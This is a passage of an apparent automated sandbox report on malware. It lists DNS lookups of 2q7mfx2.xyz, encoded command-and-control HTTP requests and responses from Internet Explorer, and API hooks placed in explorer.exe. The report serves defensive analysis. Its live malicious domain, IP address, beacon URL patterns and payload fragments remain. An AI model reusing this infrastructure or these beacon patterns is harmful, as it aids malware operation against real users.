Apr 12, 2021 15:25:08.548417091 CEST	192.168.2.3	8.8.8.8	0x571b	Standard query (0)	2q7mfx2.xyz	A (IP address)	IN (0x0001)
Apr 12, 2021 15:25:19.387145996 CEST	192.168.2.3	8.8.8.8	0x1254	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Apr 12, 2021 15:25:21.507421970 CEST	192.168.2.3	8.8.8.8	0x1	Standard query (0)	8.8.8.8.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Apr 12, 2021 15:25:21.557013035 CEST	192.168.2.3	8.8.8.8	0x2	Standard query (0)	1.0.0.127.in-addr.arpa	PTR (Pointer record)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 15:25:02.756053925 CEST	8.8.8.8	192.168.2.3	0xb583	No error (0)	2q7mfx2.xyz		142.93.7.187	A (IP address)	IN (0x0001)
Apr 12, 2021 15:25:05.597975016 CEST	8.8.8.8	192.168.2.3	0x360	No error (0)	2q7mfx2.xyz		142.93.7.187	A (IP address)	IN (0x0001)
Apr 12, 2021 15:25:08.605376005 CEST	8.8.8.8	192.168.2.3	0x571b	No error (0)	2q7mfx2.xyz		142.93.7.187	A (IP address)	IN (0x0001)
Apr 12, 2021 15:25:19.435950041 CEST	8.8.8.8	192.168.2.3	0x1254	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Apr 12, 2021 15:25:21.556360006 CEST	8.8.8.8	192.168.2.3	0x1	No error (0)	8.8.8.8.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Apr 12, 2021 15:25:21.614744902 CEST	8.8.8.8	192.168.2.3	0x2	Name error (3)	1.0.0.127.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)

HTTP Request Dependency Graph

- 2q7mfx2.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49739	142.93.7.187	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 15:25:02.902010918 CEST	5589	OUT	GET /ddsadasdsaasdasdasd/nCQsOTqfa/4drLDa3auEFQqSoE0vyq/5xI8GCN1yHL5YcN3EBj/mfCnwe6xtjDp36 cmouaBCM/5WXgtFq_2BgKp/PDd6mPao/VUS6J3k6OdP2bm_2B0Sh5Sb/v4qaeiBWrX/itXnEXJVNYim4ybL5/cIrwd un4JuQa/iFtQQTarJN7/ou3bA61QNiTDuh/w23BEo_2BStwd/6tUmvLY.pal HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: 2q7mfx2.xyz Connection: Keep-Alive
Apr 12, 2021 15:25:03.051784992 CEST	5590	IN	HTTP/1.1 200 OK Date: Mon, 12 Apr 2021 13:25:02 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=626b5h9nvpj75et1g5p6lfetg6; path=/; domain=.2q7mfx2.xyz Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: lang=en; expires=Wed, 12-May-2021 13:25:02 GMT; path=/; domain=.2q7mfx2.xyz Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 38 64 62 63 0d 0a 63 41 39 52 2f 45 6b 57 41 61 54 58 66 7a 6b 65 58 4b 59 62 38 4f 50 37 62 55 4c 32 55 48 43 66 61 76 4b 33 62 45 57 33 66 6e 75 58 2f 7a 70 2b 66 2f 30 61 4d 4d 37 48 62 4f 68 71 50 7a 35 61 4f 30 63 48 52 66 4c 74 54 35 51 51 61 71 7a 4a 4a 34 5a 4e 73 70 6f 62 35 4b 4e 6e 38 47 64 34 42 45 4d 32 64 42 6b 51 79 58 43 38 51 32 39 65 43 59 38 70 64 49 69 65 66 53 36 46 31 45 58 32 4f 59 69 44 43 2f 32 4e 79 63 7a 4b 5a 48 50 4f 6a 31 47 6d 30 49 31 78 6f 5a 61 67 65 45 53 47 79 79 67 34 57 62 6a 4a 55 53 58 6a 6d 66 70 47 74 71 48 68 75 7a 6f 67 72 68 75 2f 72 59 37 78 59 64 42 69 37 41 4d 51 6b 47 4d 42 6b 70 68 2f 6d 4a 45 62 37 62 67 49 55 44 2f 63 42 54 6b 6d 41 32 52 46 61 6b 65 77 73 43 6f 65 4b 59 63 73 6e 39 76 48 66 72 4c 35 78 51 32 62 73 46 63 77 41 32 6c 44 66 49 31 47 72 76 3 0 2b 47 42 30 58 46 6e 63 64 42 47 4c 4e 35 74 72 62 72 70 78 70 70 71 68 4f 4f 49 39 59 62 64 73 30 4f 58 4e 78 6b 31 4 d 2b 65 41 4a 77 51 58 75 7a 54 77 33 4a 4a 6d 37 38 63 34 2f 77 54 68 77 53 78 52 35 61 65 61 73 4c 34 33 34 4f 4f 41 58 6c 79 64 48 74 57 61 34 46 55 79 45 52 34 55 78 46 41 68 51 72 4f 4b 41 6e 31 2b 73 62 61 67 2b 4a 49 2f 4e 47 70 75 34 58 45 59 70 47 70 58 77 74 47 66 6c 65 2b 68 41 31 53 63 49 74 76 33 68 4d 68 79 78 70 77 4b 71 4f 46 73 4c 31 49 72 71 2f 57 4a 4d 6a 7a 55 50 4c 61 6a 76 38 66 78 6a 4c 69 5a 6f 47 4c 7a 70 36 34 53 50 53 52 75 70 42 51 56 5a 53 64 48 78 78 52 2f 4f 57 45 73 59 31 45 2b 44 30 54 45 47 6f 38 6c 63 41 44 52 64 70 6b 59 52 34 38 67 62 36 44 31 57 65 33 2f 72 76 53 66 42 36 53 57 47 58 53 2b 74 4a 61 57 74 56 31 32 6d 73 2b 75 36 4f 4b 4e 4c 58 4c 55 34 41 79 31 42 43 62 50 78 56 64 38 66 4a 70 42 4f 69 44 51 79 4f 4d 43 6f 48 54 51 47 77 6a 4e 76 39 72 31 33 77 74 53 51 76 53 70 4b 2b 64 51 61 46 49 66 49 44 35 65 4b 30 72 61 47 42 58 47 6a 75 35 58 6a 37 44 36 4a 76 39 54 4b 64 77 36 45 61 74 65 78 73 64 4d 2f 59 77 4a 30 70 37 31 65 4c 78 30 4c 55 67 42 69 75 62 42 35 45 44 35 52 2b 4f 53 73 76 2b 56 4d 70 79 6a 62 49 68 77 64 43 6e 5a 32 61 64 4d 61 6b 58 63 2b 2b 4e 6f 30 42 67 6b 42 43 48 68 32 30 62 33 41 63 65 77 38 69 42 63 39 58 4b 31 53 6d 50 78 58 58 66 45 36 51 50 74 6b 44 31 51 37 39 77 4e 78 30 73 57 45 45 30 34 69 61 58 35 6b 79 2f 35 7a 4f 58 6c 70 30 46 35 51 46 48 6b 37 71 4d 66 41 72 6b 38 61 79 4b 50 68 68 42 4c 68 74 30 78 68 74 7a 44 Data Ascii: 38dbccA9R/EkWAaTXfzkeXKYb8OP7bUL2UHCfavK3bEW3fnuX/zp+f/0aMM7HbOhqPz5aO0cHRfLtT 5QQaqzJJ4ZNspob5KNn8Gd4BEM2dBkQyXC8Q29eCY8pdliefS6F1EX2OYiDC/2NyczKZHPOj1Gm0l1xoZageESGyyg 4WbjJUSXjmfpGtqHhuzogrhu/rY7xYdBi7AMQkGMBkph/mJEb7bgIUD/cBTkmA2RFakewsCoeKYcsn9vHfrL5xQ2bs FcwA2lDfI1Grv0+GB0XFncdBGLN5trbrpxppqhOOI9Ybds0OXNxk1M+eAJwQXuzTw3JJm78c4/wThwSxR5aeasL434 OOAXlydHtWa4FUyER4UxFAhQrOKAn1+sbag+JI/NGpu4XEYpGpXwtGfle+hA1Sclv3hMhyxpwKqOFsL1Irq/WJMjz UPLajv8fxjLiZoGLzp64SPSRupBQVZSdHxxR/OWEsY1E+D0TEGo8lcADRdpkYR48gb6D1We3/rvSfB6SWGXS+tJaWt V12ms+u6OKNLXLU4Ay1BCbPxVd8fJpBOiDQyOMCoHTQGwjNv9r13wtSQvSpK+dQaFIfID5eK0raGBXGju5Xj7D6Jv9 TKdw6EatexsdM/YwJ0p71eLx0LUgBiubB5ED5R+OSsv+VMpyjbIhwdCnZ2adMakXc++No0BgkBCHh20b3Acew8iBc9 XK1SmPxXXfE6QPtkD1Q79wNx0sWEE04iaX5ky/5zOXlp0F5QFHk7qMfArk8ayKPhhBLht0xhtzD
Apr 12, 2021 15:25:03.642203093 CEST	5833	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 2q7mfx2.xyz Connection: Keep-Alive Cookie: PHPSESSID=626b5h9nvpj75et1g5p6lfetg6; lang=en

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 15:25:03.767584085 CEST	5834	IN	HTTP/1.1 200 OK Date: Mon, 12 Apr 2021 13:25:03 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 Last-Modified: Tue, 23 Mar 2021 14:18:02 GMT ETag: "1536-5be34d9a16ff1" Accept-Ranges: bytes Content-Length: 5430 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: image/vnd.microsoft.icon Data Raw: 00 00 01 00 02 00 10 10 00 00 00 00 20 00 68 04 00 00 26 00 00 00 20 20 00 00 00 00 20 00 a8 10 00 00 8e 04 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 20 00 00 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9c 87 73 f7 9c 87 73 f9 9c 87 73 f7 9c 87 73 77 9c 87 72 03 ff ff ff 01 9c 87 73 09 9c 87 73 0f 9c 87 73 0d 9b 87 73 05 ff ff ff 01 9c 87 73 15 9c 87 73 c7 9c 87 73 f9 9c 87 73 f9 9c 87 73 85 9c 87 73 f9 9c 87 72 f9 9c 87 73 7b 9c 87 73 05 9c 87 73 23 9c 87 73 7f 9c 87 73 c3 9b 87 72 d3 9c 87 73 cf 9c 87 73 ad 9c 87 73 5b 9c 87 73 0d 9c 87 73 1b 9c 87 73 c5 9b 87 73 ff 9c 87 73 85 9c 87 73 f7 9c 87 73 7d 9c 87 73 07 9c 87 73 57 9c 87 72 db 9c 87 73 ab 9c 87 73 6d 9c 87 73 4b 9c 87 73 43 9c 87 73 77 9c 87 73 cf 9c 87 73 b7 9b 86 73 25 9c 87 73 21 9c 87 73 cb 9c 87 73 87 9c 87 73 7f 9c 87 73 05 9c 87 73 55 9c 87 73 e1 9c 87 73 59 9c 87 73 81 9c 87 73 df 9c 87 73 c9 9b 86 72 23 ff ff ff 01 9c 87 73 13 9c 87 73 97 9c 87 73 cd 9c 87 73 19 9c 87 72 25 9c 87 73 5b 9c 87 73 03 9c 87 73 1d 9c 87 73 d9 9c 87 73 5d 9c 87 73 0b 9b 87 72 ef 9c 87 73 53 9b 87 73 bf 9c 87 73 71 ff ff ff 01 ff ff ff 01 9c 87 73 0b 9c 87 73 a5 9c 87 73 95 9c 87 73 03 9c 87 73 03 ff ff ff 01 9c 87 73 75 9c 87 73 b5 9c 87 73 07 ff ff ff 01 9c 87 73 c1 9c 87 73 db 9c 87 73 e7 9c 87 73 41 ff ff ff 01 ff ff ff 01 ff ff ff 01 9c 86 73 25 9b 87 73 d9 9c 87 73 23 ff ff ff 01 9c 87 72 07 9c 87 72 bb 9c 87 73 5d ff ff ff 01 ff ff ff 01 9c 87 73 1b 9c 87 73 db 9c 87 73 6b 9c 87 73 03 9c 87 73 03 ff ff ff 01 ff ff ff 01 9c 87 73 03 9c 87 73 af 9c 87 73 5d ff ff ff 01 9c 87 73 0d 9c 87 72 cd 9c 87 73 37 ff ff ff 01 ff ff ff 01 9c 86 73 09 9c 87 73 c9 9c 87 72 91 9c 86 72 a3 9c 87 73 81 9c 86 72 05 ff ff ff 01 ff ff ff 01 9b 87 73 85 9c 87 73 7f ff ff ff 01 9c 87 73 0d 9c 87 73 cb 9b 87 73 37 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 69 9c 87 73 3f 9c 87 73 37 9c 87 73 13 ff ff ff 01 ff ff ff 01 9b 87 73 83 9c 87 73 7f ff ff ff 01 9c 87 73 07 9c 87 73 b9 9c 87 72 57 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 c9 9c 87 73 97 9c 87 73 a9 9c 87 73 a9 9c 87 73 97 ff ff ff 01 ff ff ff 01 9c 87 73 ab 9c 87 73 5b ff ff ff 01 ff ff ff 01 9c 87 73 73 9c 87 73 ad 9c 87 73 05 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 6d 9c 87 73 49 9c 87 73 3b 9c 87 73 07 ff ff ff 01 9c 87 73 21 9c 87 73 d3 9c 87 73 23 ff ff ff 01 9c 87 73 05 9c 87 73 1b 9b 87 73 d3 9c 87 73 51 ff ff ff 01 9b 86 73 09 9c 87 73 cb 9c 87 73 89 9b 87 72 83 9c 87 73 6d 9c 87 73 05 9c 87 72 07 9c 87 73 97 9b 87 72 91 9c 87 73 03 9c 87 73 05 9b 87 72 89 9c 87 73 07 9c 87 73 51 9c 87 73 d9 9c 87 72 4b 9c 87 73 07 9c 87 73 67 9c 86 73 27 ff ff ff 01 ff ff ff 01 9b 86 73 0d 9c 87 73 81 9c 87 73 c5 9c 87 73 17 9c 87 73 27 9c 87 73 5f 9c 87 73 f7 9c 87 73 85 9c 87 73 09 9b 87 72 51 9c 87 73 d3 9c 87 73 9d 9c 87 73 4b 9c 86 72 2f 9c 87 73 33 9c 87 73 61 9c 87 73 bd 9b 87 73 b1 9c 87 73 21 9c 87 73 23 9c 87 73 cd 9c 87 73 87 9c 87 73 f9 9c 86 73 f9 9c 87 73 83 9c 87 73 07 9c 87 73 1f 9c 87 73 79 9c 87 73 b9 9c 87 72 c5 9c 87 73 c3 9c 87 72 a7 9c 87 73 55 9c 87 72 0b 9c 87 73 1d 9c Data Ascii: h& (@sssswrsssssssssrs{ss#ssrsss[sssssss}ssWrssmsKsCswsss%s!sssssUssYsssr#ssssr%s[ssss]srsSssqsssssssussssssAs%ss#rrs]ssskssssss]srs7ssrrsrssssss7sssis?s7sssssrWsssssssss[sssssssmsIs;ss!ss#ssssQsssrsmsrsrssrssQsrKssgs'sssss's_sssrQsssKr/s3sasss!s#sssssssysrsrsUrs

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49741	142.93.7.187	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 15:25:05.763164043 CEST	5840	OUT	GET /ddsadasdsaasdasdasd/pVvzK0_2/FwDvnZbRILJs4gC4ZNCtKHr/k327Dz9kpG/ZIs5yRxNJXU0MDx7K/1oYc2LXr26Jn/g5cPh2VKvvb/yvDaP_2F5_2F_2/BJc306ZiYZoF1QKdSMJJW/mGSWnCTz_2FMEjKy/DiOWbVEp8jQjHYx/7HEU8s2PxBoZ2q0K8s/zFYWNQgho/NDIqciBsagELw6U9Ykcj/Yn73Zb3X.pal HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: 2q7mfx2.xyz Connection: Keep-Alive Cookie: lang=en

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 15:25:05.913686991 CEST	5842	IN	HTTP/1.1 200 OK Date: Mon, 12 Apr 2021 13:25:05 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=fo87m6ng0tv1guso9t8mco40j7; path=/; domain=.2q7mfx2.xyz Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 38 33 30 30 0d 0a 4e 67 69 5a 2b 45 75 7a 76 56 38 44 6b 36 4b 67 4c 38 4e 4c 30 41 42 31 43 4c 57 74 6f 38 65 59 63 36 43 63 33 36 4d 6a 4d 46 53 49 44 57 56 4a 53 69 63 55 62 36 4b 5a 2f 66 39 31 49 4a 2f 43 56 70 2f 73 57 35 4a 53 64 72 6e 5a 52 49 79 46 6a 36 35 49 35 74 35 6b 31 51 44 6e 66 65 76 6f 79 53 54 53 45 4d 58 79 32 76 6c 66 38 4f 5a 2f 2b 34 45 35 57 43 79 2b 46 65 57 47 30 63 49 59 49 79 63 41 4a 65 47 2f 63 52 75 31 4e 74 71 6c 68 59 37 2f 44 2f 49 73 47 46 39 33 4f 79 67 43 68 56 35 57 30 6e 50 59 6d 38 49 5a 67 78 61 67 49 37 77 69 79 31 75 44 57 7a 45 4e 6c 7a 7a 42 54 6f 67 52 66 45 70 32 2b 79 32 50 33 4d 4d 73 68 36 31 2b 54 42 35 6d 6c 4b 6a 68 6c 49 74 65 54 32 49 55 34 36 75 7a 31 54 52 79 63 57 51 30 41 5a 33 65 61 30 6b 57 79 36 68 45 59 2b 47 49 46 2f 53 56 75 6f 59 42 4e 30 6f 49 55 33 39 36 44 67 69 73 56 54 58 77 32 71 71 4c 75 4b 7a 6b 4a 47 59 37 2f 65 46 42 48 72 53 35 73 34 5a 67 2b 58 49 4e 34 74 53 66 39 4d 31 71 37 4a 5a 53 73 30 67 6d 52 53 31 42 33 7a 2b 4f 44 45 57 49 6c 68 67 62 58 4a 43 6d 34 76 2f 70 39 2f 66 54 36 44 4d 46 61 4b 73 46 53 57 33 56 6c 4d 50 57 6d 4f 59 55 32 4f 7a 41 31 6e 65 4a 6e 52 6c 72 6d 79 44 72 59 63 6c 4a 75 73 43 36 47 70 56 43 6f 51 52 33 56 51 52 62 6c 71 77 36 68 53 30 58 52 4a 73 62 6e 31 70 68 71 4b 51 38 74 4e 51 4c 65 6d 50 4b 4d 30 52 48 2b 70 36 4a 4c 41 50 61 73 49 55 64 59 72 58 39 71 74 42 47 74 4b 4e 51 30 55 55 79 70 73 2b 79 59 6b 52 67 45 45 2b 4a 48 33 45 51 51 6c 79 41 75 58 65 52 37 54 62 6d 6a 31 44 66 7a 48 69 4c 78 59 52 7a 4c 39 70 38 6e 70 50 57 34 36 6c 45 43 73 75 37 46 6d 4f 2b 50 57 6b 56 45 38 4e 67 33 62 57 54 39 64 33 6b 59 6e 6e 2b 50 44 6e 36 31 41 75 32 49 6a 6f 6f 31 41 2f 7a 65 31 4a 45 2f 56 41 37 4b 34 78 41 57 5a 51 44 44 64 6c 30 5a 49 38 46 4c 2b 56 45 58 46 35 38 50 51 76 39 55 36 59 38 55 31 4c 44 45 75 59 54 31 6e 70 78 43 46 58 43 4c 58 55 7a 66 34 50 32 68 64 31 63 6a 54 49 67 6e 34 47 36 37 6d 6c 6f 63 45 7a 67 6c 68 35 61 6b 78 56 73 36 48 5a 38 61 4f 76 51 48 4e 2b 44 67 58 73 50 63 42 41 65 34 35 6e 53 70 6e 6a 4c 37 6c 79 31 69 65 75 69 37 6b 71 48 53 43 52 37 34 4d 77 4c 39 4d 6b 6d 65 68 2b 7a 6c 47 4c 66 37 2f 51 4c 39 50 69 30 39 64 6c 73 65 4c 48 31 31 42 30 56 6f 35 61 45 33 6e 44 7a 66 76 32 39 79 75 48 32 6a 34 69 37 4a 75 71 54 63 71 32 36 48 71 45 34 2f 50 55 52 70 70 59 69 79 6e 51 71 57 39 4f 59 79 67 2f 75 72 77 78 41 52 38 71 61 32 37 78 55 52 38 76 4e 2b 51 74 47 7a 48 7a 36 44 41 73 63 36 74 6a 69 44 64 4f 62 68 37 4e 34 47 41 4c 31 62 4a 51 46 4b 33 75 59 54 35 66 44 73 76 76 4d 62 64 59 76 65 79 61 65 58 35 47 74 65 6c 6c 4b 4d 59 68 Data Ascii: 48300NgiZ+EuzvV8Dk6KgL8NL0AB1CLWto8eYc6Cc36MjMFSIDWVJSicUb6KZ/f91IJ/CVp/sW5JSdrnZRIyFj65l5t5k1QDnfevoySTSEMXy2vlf8OZ/+4E5WCy+FeWG0clYIycAJeG/cRu1NtqlhY7/D/lsGF93OygChV5W0nPYm8IZgxagI7wiy1uDWzENlzzBTogRfEp2+y2P3MMsh61+TB5mlKjhlIteT2IU46uz1TRycWQ0AZ3ea0kWy6hEY+GIF/SVuoYBN0oIU396DgisVTXw2qqLuKzkJGY7/eFBHrS5s4Zg+XIN4tSf9M1q7JZSs0gmRS1B3z+ODEWIlhgbXJCm4v/p9/fT6DMFaKsFSW3VlMPWmOYU2OzA1neJnRlrmyDrYclJusC6GpVCoQR3VQRblqw6hS0XRJsbn1phqKQ8tNQLemPKM0RH+p6JLAPasIUdYrX9qtBGtKNQ0UUyps+yYkRgEE+JH3EQQlyAuXeR7Tbmj1DfzHiLxYRzL9p8npPW46lECsu7FmO+PWkVE8Ng3bWT9d3kYnn+PDn61Au2ljoo1A/ze1JE/VA7K4xAWZQDDdl0ZI8FL+VEXF58PQv9U6Y8U1LDEuYT1npxCFXCLXUzf4P2hd1cjTIgn4G67mlocEzglh5akxVs6HZ8aOvQHN+DgXsPcBAe45nSpnjL7ly1ieui7kqHSCR74MwL9Mkmeh+zlGLf7/QL9Pi09dlseLH11B0Vo5aE3nDzfv29yuH2j4i7JuqTcq26HqE4/PURppYiynQqW9OYyg/urwxAR8qa27xUR8vN+QtGzHz6DAsc6tjiDdObh7N4GAL1bJQFK3uYT5fDsvvMbdYveyaeX5GtellKMYh

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49743	142.93.7.187	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 15:25:08.746000051 CEST	6152	OUT	GET /ddsadasdsaasdasdasd/akOFAAemOaw/GRWDQgHTmj_2BB/0SsNgHXf0_2F8YRF3MF_2/BTXUUhGsccvUTI0X/YtzO0a_2B5tA_2F/PAuzboBrzi2NYt1j_2/BTeCTzZqB/aUt8BZ0LT0UMxiZA_2FM/6a4EDRiKQ_2BhQNQcOC/Rn9l8Tt0802pyLpFPogw_2/F4g0qrzhYPym6/9lYbjfC9/i8invrB3NNgg4mE9K5Lu1uv/_2F.pal HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: 2q7mfx2.xyz Connection: Keep-Alive Cookie: lang=en

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 15:25:08.888124943 CEST	6153	IN	HTTP/1.1 200 OK Date: Mon, 12 Apr 2021 13:25:08 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=iqs393gkvcpamrgdv7bcg11bl2; path=/; domain=.2q7mfx2.xyz Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 2480 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 6c 62 36 75 75 4b 31 79 39 6a 30 55 53 30 75 30 73 6c 51 56 74 78 52 30 58 66 49 78 59 56 49 56 49 74 2f 6f 42 54 66 6e 51 71 66 49 58 37 62 61 32 75 49 36 38 4d 4e 79 2b 30 33 4e 75 61 46 55 7a 61 75 6f 6b 55 6a 57 69 4d 53 6a 74 59 73 5a 58 62 2b 41 4d 4c 70 31 47 58 5a 74 2f 64 64 45 30 56 48 5a 38 4b 35 4a 46 42 38 43 68 49 50 64 75 64 77 77 5a 5a 4b 46 6d 51 46 45 56 6f 31 2b 58 46 4f 4d 54 4f 63 2f 55 49 47 5a 69 62 57 30 54 49 39 70 57 62 58 76 30 54 5a 66 46 76 4c 68 6a 45 4a 62 71 43 43 54 41 79 4b 66 74 51 69 6e 50 54 46 34 63 2f 55 79 41 71 70 4e 41 51 63 51 55 53 52 6c 74 58 66 73 2b 6f 71 53 46 39 38 4f 78 4e 74 5a 53 32 4b 49 67 7a 4e 69 5a 74 6c 55 62 4a 4c 56 49 5a 6b 34 77 73 5a 62 4f 68 53 4b 61 4e 48 51 63 32 64 49 50 37 66 4c 36 6f 76 30 4a 4c 49 30 4d 50 6b 36 79 48 54 31 36 38 64 6b 46 7a 75 34 45 67 32 75 36 48 74 37 4a 68 38 69 39 6e 37 61 50 5a 73 6a 2b 4b 49 6c 35 63 6e 45 41 48 4f 53 34 57 39 74 71 62 6d 66 37 2b 32 31 2f 44 32 64 7a 65 50 69 32 77 51 4c 6c 59 76 6e 6e 67 42 72 31 6e 55 65 6a 53 4e 6b 75 45 45 78 5a 53 46 76 46 35 51 56 63 62 43 37 30 37 52 35 50 54 31 48 6a 76 2f 6c 57 56 53 31 41 38 36 35 65 54 4f 4e 67 6d 2b 64 68 30 4a 6c 43 69 2f 71 5a 33 69 43 79 32 47 39 32 4c 69 77 74 36 50 47 49 64 4b 6d 35 48 38 4e 49 4b 70 67 6c 55 46 34 6c 50 73 79 6b 36 46 57 33 4d 6b 76 4a 35 73 53 41 69 66 52 6d 68 67 4b 61 43 76 6c 52 4c 75 68 45 41 75 49 39 4e 6f 79 48 64 4d 66 68 4f 32 31 38 6d 72 4b 57 67 42 34 79 34 2b 45 7a 39 4a 72 53 38 74 48 75 47 51 5a 39 72 6e 76 49 72 7a 31 5a 46 7a 4e 54 53 68 70 49 4d 38 73 55 42 35 70 58 75 45 4f 4e 35 7a 37 6e 50 73 5a 36 2f 59 49 48 4d 64 74 6d 6a 35 7a 77 63 49 41 35 6a 50 2b 35 6e 4b 52 67 74 73 74 47 4b 42 62 58 55 75 77 74 59 78 68 5a 52 4f 41 54 52 43 66 39 65 7a 39 52 7a 56 4f 76 48 41 69 73 4a 48 78 73 6b 50 48 72 4b 2f 64 6b 58 62 72 64 43 70 49 50 32 71 2b 6d 52 4b 32 64 45 34 35 2b 2b 44 53 4d 46 69 6f 44 66 7a 64 63 68 54 51 75 7a 62 5a 63 62 71 4b 61 4d 55 44 73 49 36 37 30 6a 38 74 47 64 37 4b 2b 48 73 49 6e 5a 71 4c 41 65 76 46 59 5a 48 2f 55 42 57 74 49 49 49 42 2b 43 47 6c 6a 52 39 54 64 53 30 4e 62 75 70 4a 4a 41 6f 4a 52 69 61 46 45 65 57 49 73 6e 46 31 5a 36 59 34 34 63 57 75 59 64 78 53 30 4c 67 6a 57 4a 4c 70 67 61 58 6b 54 59 50 50 6a 41 73 4f 61 35 31 2f 41 41 79 76 30 38 56 68 59 6d 6e 79 78 38 49 44 34 75 71 79 4c 57 44 4e 70 32 4f 71 39 79 45 36 72 55 38 68 56 70 44 36 30 44 75 5a 50 35 46 5a 61 54 47 30 76 38 4a 34 42 6d 6c 71 62 2b 72 41 6c 30 42 42 33 66 71 70 48 58 71 55 47 30 51 2b 54 50 49 6b 6b 61 66 73 41 37 38 4b 70 49 64 6c 53 65 59 4d 74 33 70 38 78 4c 30 35 4b 70 74 6e 6c 48 31 6f Data Ascii: lb6uuK1y9j0US0u0slQVtxR0XflxYVIVIt/oBTfnQqfIX7ba2uI68MNy+03NuaFUzauokUjWiMSjtYsZXb+AMLp1 GXZt/ddE0VHZ8K5JFB8ChIPdudwwZZKFmQFEVo1+XFOMTOc/UIGZibW0TI9pWbXv0TZfFvLhjEJbqCCTAyKftQinPT F4c/UyAqpNAQcQUSRltXfs+oqSF98OxNtZS2KIgzNiZtlUbJLVIZk4wsZbOhSKaNHQc2dIP7fL6ov0JLI0MPk6yHT1 68dkFzu4Eg2u6Ht7Jh8i9n7aPZsj+Kll5cnEAHOS4W9tqbmf7+21/D2dzePi2wQLlYvnngBr1nUejSNkuEExZSFvF5 QVcbC707R5PT1Hjv/lWVS1A865eTONgm+dh0JlCi/qZ3iCy2G92Liwt6PGIdKm5H8NIKpglUF4lPsyk6FW3MkvJ5sS AifRmhgKaCvlRLuhEAuI9NoyHdMfhO218mrKWgB4y4+Ez9JrS8tHuGQZ9rnvIrz1ZFzNTShpIM8sUB5pXuEON5z7nP sZ6/YIHMdtmj5zwcIA5jP+5nKRgtstGKBbXUuwtYxhZROATRCf9ez9RzVOvHAisJHxskPHrK/dkXbrdCpIP2q+mRK2 dE45++DSMFioDfzdchTQuzbZcbqKaMUDsl670j8tGd7K+HsInZqLAevFYZH/UBWtIIIB+CGljR9TdS0NbupJJAoJRi aFEeWIsnF1Z6Y44cWuYdxS0LgjWJLpgaXkTYPPjAsOa51/AAyv08VhYmnyx8ID4uqyLWDNp2Oq9yE6rU8hVpD60DuZ P5FZaTG0v8J4Bmlqb+rAl0BB3fqpHXqUG0Q+TPIkkafsA78KpIdlSeYMt3p8xL05KptnlH1o

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe

Processes

Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
